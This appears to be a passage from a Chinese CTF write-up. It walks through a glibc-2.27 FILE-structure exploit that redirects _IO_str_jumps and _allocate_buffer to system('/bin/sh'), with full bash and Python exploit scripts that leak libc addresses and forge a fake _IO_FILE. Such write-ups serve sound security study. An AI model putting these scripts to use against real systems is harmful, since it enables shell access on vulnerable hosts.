_IO_flush_all_lockp (int do_lock)
{
  int result = 0;
  struct _IO_FILE *fp;

  /* ... */

  for (fp = (_IO_FILE *) _IO_list_all; fp != NULL; fp = fp->_chain)
    {
      /* ... */

      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
           || (_IO_vtable_offset (fp) == 0
               && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                    > fp->_wide_data->_IO_write_base))
           )
          && _IO_OVERFLOW (fp, EOF) == EOF)
        result = EOF;

      /* ... */
    }

  /* ... */
}
```

这里_IO_OVERFLOW 实际上是调用了虚函数表中的函数指针，由于 libc 的检查，伪造虚函数表是不可能的，但是利用任意 libc 中已有文件类型的漏洞是可以的。例如若将虚函数表指向_IO_str_jumps，则下一步将调用到：

```
// glibc-2.27/libio/strops.c:80-138
int
```

```
_IO_str_overflow (_IO_FILE *fp, int c)
{
  int flush_only = c == EOF;
  _IO_size_t pos;
  if (fp->_flags & _IO_NO_WRITES)
      return flush_only ? 0 : EOF;
  if ((fp->_flags & _IO_TIED_PUT_GET) && !(fp->_flags &
   ↪  _IO_CURRENTLY_PUTTING))
    {
      fp->_flags |= _IO_CURRENTLY_PUTTING;
      fp->_IO_write_ptr = fp->_IO_read_ptr;
      fp->_IO_read_ptr = fp->_IO_read_end;
    }
  pos = fp->_IO_write_ptr - fp->_IO_write_base;
  if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
    {
      if (fp->_flags & _IO_USER_BUF) /* not allowed to enlarge */
        return EOF;
      else
        {
          char *new_buf;
          char *old_buf = fp->_IO_buf_base;
          size_t old_blen = _IO_blen (fp);
          _IO_size_t new_size = 2 * old_blen + 100;
          if (new_size < old_blen)
            return EOF;
          new_buf
            = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer)
              ↪  (new_size);
          /* ... */
        }
    }

  /* ... */
}
```

这里函数指针_allocate_buffer 没有经过 libc 中 PTR_MANGLE 和 PTR_DEMANGLE 两个加密指针的宏进行包装，于是可以随意篡改。只需构造数据使得_allocate_buffer 指向函数 system() 并且 new_size 在数值上等于常量字符串"/bin/sh" 的地址即可。

值得一提的是，在 glibc-2.28 中移除了函数指针_allocate_buffer，改用函数 malloc() 直接分配内存，所以题目中给出的 glibc-2.27 是最后一个可以利用该漏洞的 glibc 版本。

```
#! /bin/bash

gen() {
  echo $token
  sleep 0.5

  echo '5168' # _IO_list_all
  sleep 0.5

  echo '40960'
  sleep 0.5

  echo 'y'
  sleep 0.5

```

```
  python ./pwn.py 1>&2

  cat pwn1.bin
  sleep 0.5

  echo '1'
  sleep 0.5

  cat pwn2.bin
  sleep 0.5

  echo done 1>&2
  cat /dev/stdin
}

gen > input
```

```
data = open('output', 'rb').read()

index = data.find(b"Now your name is:")
assert index > 0
assert data[index + 23] == ord(",")

base = data[index + 17:index + 23]
base = int.from_bytes(base, byteorder='little')
print(hex(base))

def _convert(addr):
    return addr - 0x7ffff7dcdca0 + base

def convertp(addr):
    return _convert(addr).to_bytes(8, byteorder='little')

data = b""
data += convertp(0x7ffff7dcf940 - 0x10)      # global_max_fast
data += convertp(0x7ffff7dcf940 - 0x10)      # global_max_fast
open('pwn1.bin', 'wb').write(data)

# 0x00-0x0f flags read_ptr
data = b""
# 0x10-0x1f read_end read_base
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x20-0x2f write_ptr write_end
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\xff\xff\xff\xff\xff\xff\xff\xff"
# 0x30-0x3f write_base buf_base
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x40-0x4f buf_end save_base
data += ((_convert(0x7ffff7b95e1a + 0x2e0) - 100) // 2) \
        .to_bytes(8, byteorder='little')     # "/bin/sh"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x50-0x5f backup_base save_end
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x60-0x6f markers chain
```

```
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x70-0x7f fileno flags2 old_off
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x80-0x8f cur_column vtbl_off shortbuf lock
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0x90-0x9f offset codecvt
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0xa0-0xaf wide_data freeres_list
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0xb0-0xbf freeres_buf pad5
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0xc0-0xcf mode unused2
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
# 0xd0-0xdf unused2 vtable
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
data += convertp(0x7ffff7dca360)            # _IO_str_jumps
# 0xe0-0xef alloc_buf free_buf
data += convertp(0x7ffff7a31550 - 0x70)     # __libc_system
data += b"\x00\x00\x00\x00\x00\x00\x00\x00"
open('pwn2.bin', 'wb').write(data)
```